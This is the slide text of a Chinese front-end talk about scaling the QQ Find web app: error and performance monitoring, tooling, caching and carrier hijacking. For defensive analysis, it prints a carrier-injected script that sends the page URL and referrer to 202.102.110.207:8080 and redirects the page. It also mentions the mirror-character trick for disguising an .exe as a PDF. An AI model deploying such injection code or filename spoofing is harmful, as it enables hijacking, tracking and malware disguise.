

千万级吞吐WebApp

alloyteam materliu

微博： 玛特哥

微信： materliu

千万级吞吐WebApp

QQ查找业务的最佳尝试

alloyteam materliu

微博： 玛特哥

微信： materliu

QQ查找业务量级



实时错误监控

- 亡羊补牢
- 为时未晚



```
window.onerror = function (errorMsg, url, lineNu) {  
  
    errorTransport = new Image;  
  
    var msg = 'msg=' + encodeURIComponent([errorMsg, url, lineNu].join("|-|"));  
  
    errorTransport.src = ERROR_URL + msg;  
  
}
```

QQ查找受益

QQ查找受益

刚发布，脚本错误量蹭蹭的往上涨——表现

QQ查找受益

刚发布，脚本错误量蹭蹭的往上涨——表现

迅速查看我们的上报系统，错误消息是：cannot call method 'preventDefault' of undefined —— 排查

QQ查找受益

刚发布，脚本错误量蹭蹭的往上涨——表现

迅速查看我们的上报系统，错误消息是： `cannot call method 'preventDefault' of undefined` —— 排查

迅速定位到是 `e.preventDefault` 的调用出了问题 —— 定位纠错

QQ查找受益

刚发布，脚本错误量蹭蹭的往上涨——表现

迅速查看我们的上报系统，错误消息是：`cannot call method 'preventDefault' of undefined`——排查

迅速定位到是 `e.preventDefault` 的调用出了问题——定位纠错

开发同学解决冲突时，`e.preventDefault` 放到了事件处理函数外边——找原因

性能如何监控



性能如何监控

- window.performance
- 充分利用客户端的能力



navigationStart

unloadEventStart

unloadEventEnd

redirectStart

redirectEnd

fetchStart

domainLookupStart

domainLookupEnd

connectionStart/
secureConnectionStart

ConnectEnd

requestStart

requestStart

responseStart

responseEnd

domLoading

domInteractive

domContentLoaded
EventStart

domContentLoaded
EventEnd

domComplete

loadEventStart

loadEventEnd

万事俱备，只欠东风

- 准备工作做完了，让我们来看看QQ查找的技术架构





Home 

Start 

Download 

API 

Contributing 



Compass is an open-source *CSS Authoring Framework*.

RequireJS

理论基础： AMD 规范

AMD全称: Asynchronous Module Definition

Sass && Compass

Sass && Compass

- 不止一个人问我，为什么我们要用sass
- 既然要生成css，为什么我们不直接用css
- sass 和 compass 如何安装

查找迈过的那些坑儿

- 缓存策略
- 运营商劫持
- 神奇的镜像字符（轻松一刻）

缓存策略&运营商劫持

 查找

查找 | 找人 | 找群 | 找企业

管理发布信息

感恩节，给爸爸妈妈送束“鲜花”吧！

查找

感恩鲜花 律师 网校 快递

生活服务

宠物服务 鲜花速递 数码冲印 律师咨询
租车代驾 汽车美容 医疗健康 装修建材
房屋租赁 口腔护理

教育培训

兴趣辅导 早教辅导 外语培训 职业培训
留学/移民 课外辅导 高教辅导

旅游出行

酒店预订 旅行社 景点门票 户外用品
专线旅游 机票预订

休闲娱乐

运动健身 咖啡馆 健康养生 丽人生活
游乐游艺 摄影婚庆

上门服务

家政服务 快递物流 开锁换锁 维修服务
快餐外卖 搬家服务 水果配送

网购服务

风味小吃 食品茶酒 母婴儿童 服饰鞋包
家具家居 珠宝首饰 数码家电 美容美妆



1元云购
小米3
现货

推广 1元云购小米3



感恩节特供鲜花
感恩康乃馨
仅售99元

商家 感恩康乃馨，仅售99元。




优秀外教
一对一教学
永久免费！

商家 永久免费，英语网络教学！

糟糕的用户体验

糟糕的用户体验



糟糕的用户体验

糟糕的用户体验



糟糕的用户体验

糟糕的用户体验



cache分析

1	304	HTTP	find.qq.com	10.12.23.157	/index.html?version=1&width=910&height=610&search...
2	304	HTTP	pub.idqqimg.com	10.12.23.157	/qqfind/css/6219dcc6.find.css
3	304	HTTP	pub.idqqimg.com	10.12.23.157	/qqfind/js/jquery-2.0.0.min.js
4	304	HTTP	pub.idqqimg.com	10.12.23.157	/qqfind/js/756eb98b.find.js
5	304	HTTP	pub.idqqimg.com	10.12.23.157	/qqfind/css/sprites/201306261554_sprite_find_0.png
6	304	HTTP	pub.idqqimg.com	10.12.23.157	/qqfind/css/sprites/201306261554_sprite_find_1.png

32ccdaee.find.js.htm

http://pub.idqqimg.com/qqfind/js/32ccdaee.find.js

Properties

Properties

Filename: 32ccdaee.find.js.htm
URL: http://pub.idqqimg.com/qqfind/js/32ccdaee.find.js
Content Type: text/html
File Size: 686
Last Accessed: 2013/6/23 11:18:23
Server Time: 2013/6/20 10:53:54
Server Last Modified: 2010/9/17 23:58:37
Expire Time:
Server Name: nginx
Server Response: HTTP/1.1 200 OK
Content Encoding:
Cache Name:
Cache Control:
ETag:

OK

Filename: a07c8d2a.find.js
URL: http://pub.idqqimg.com/qqfind/js/a07c8d2a.find.js
Content Type: application/x-javascript
File Size: 44,979
Last Accessed: 2013/6/25 15:28:54
Server Time: 2013/6/25 15:28:53
Server Last Modified: 2013/6/24 10:03:32
Expire Time: 2013/7/25 15:28:53
Server Name: NWS_HY_P91
Server Response: HTTP/1.1 200 OK
Content Encoding: gzip
Cache Name: f_00009a
Cache Control: max-age=2592000
ETag:

OK

规范解读

The caching behaviour of resources that lack any indication of expires or max-age seems to apply when requesting static files that has a last-modified header.

1. Asks for the file the first time(obviously since it is not in cache)
2. Asks if it is modified the second time.
3. Uses it directly the third time and then on(even if it is a new browser session).

劫持代码分析

```
32ccdaee.find.js.htm *
1 <html><head></head><script type="text/javascript">
2   var sa = "http://202.102.110.207:8080/"; var pp = "107&pre="+new Date().getTime();
3   var s=String(window.location.href); var host=escape(s.substring(7,s.indexOf('/',7)));
4   var ref=escape(document.referrer); var su = s+"&host="+host+"&refer="+ref+"&server="+pp;
5   s = escape(s); function loadfr(){ document.getElementById("fr1").src = sa+"3.htm?AIMT="+su; }
6   function refreshPage(){ document.location = sa+"2.htm?AIMT="+su; }
7   if (self.location == top.location){ document.location= sa+"1.htm?AIMT="+su; }
8   else { refreshPage(); }</script><frameset rows="*,0"><frame id="main" src="">
9   <frame id="fr1" src=""></frameset><body></body></html>
10
```

劫持代码分析

劫持代码分析

```
<html><head></head>
<script type="text/javascript">
  var sa = "http://202.102.110.207:8080/";
  var pp = "107&pre="+new Date().getTime();
  var s=String(window.location.href);
  var host=escape(s.substring(7,s.indexOf('/',7)));
  var ref=escape(document.referrer);
  var su = s+"&host="+host+"&refer="+ref+"&server="+pp;
  s = escape(s);

  function loadfr(){ document.getElementById("fr1").src = sa+"3.htm?AIMT="+su; }
  function refreshPage(){ document.location = sa+"2.htm?AIMT="+su; }
  if (self.location == top.location){
    document.location= sa+"1.htm?AIMT="+su; }
  else {
    refreshPage();
  }
</script>
<frameset rows="*,0">
<frame id="main" src="">
<frame id="fr1" src="">
</frameset>
src
"http://202.102.110.207:8080/3.htm?AIMT=http://find.qq.com/index.html?version=1&width=910&height=610&search_target=0&host=find.qq.com&refer=&server=107&pre=1372297303966"
</body>
src
"http://202.102.110.207:8080/2.htm?AIMT=http://find.qq.com/index.html?version=1&width=910&height=610&search_target=0&host=find.qq.com&refer=&server=107&pre=1372297303966"
```

我们的页面打开的时候的地址是：
http://find.qq.com/index.html?version=1&width=910&height=610&search_target=0

"find.qq.com"

"http://find.qq.com/index.html?version=1&width=910&height=610&search_target=0&host=find.qq.com&refer=&server=107&pre=1372297303966"

劫持代码分析

劫持代码分析

```
if (self.location == top.location){  
    document.location= sa+"1.htm?AIMT="+su; }  
else {  
    refreshPage();  
}
```

src

"http://202.102.110.207:8080/2.htm?AIMT=http://find.qq.com/index.html?versio...t=610&search_target=0&host=find.qq.com&refer=&server=107&pre=1372297303966"

正在 Ping 202.102.110.207 具有 32 字节的数据:
请求超时。

首页被篡改, 无法更改- 360安全浏览器- 360论坛_360安全中心- 国内 ...
bbs.360.cn > 360论坛 > 360安全浏览器

2011年1月11日 - 9 个帖子 - 5 个作者

短信. 4 楼2011-01-11 19:35 回复2楼delixu 的帖子在选项里是hao.360.com,可打开就不是了, 变成这个了: <http://202.102.110.207:8080/1.htm?>

有关电信恶意拦截错误网址到114广告页。(转载)标题要长~~ - PC&I...
online.cumt.edu.cn > 学生在线论坛 > PC&Internet

2011年10月14日 - 20 个帖子 - 14 个作者

不过, 我的情况还不稳定, 在断网后地址会指向: <http://202.102.110.207:8080...> 的网
址, 说明... 与流氓较量真的不是件容易的事! 我将继续努力。

面对劫持，见招拆招

- 做备案
- 加监控
- 勤沟通
- zip包机制



神奇的镜像字符

QQ查找创造

神奇的镜像字符

QQ查找创造

故事

神奇的镜像字符

QQ查找创造

神奇的镜像字符

QQ查找创造

事故

神奇的镜像字符

QQ查找创造

事故

fdp.exetnemucod —————> documentexe.pdf

Thanks All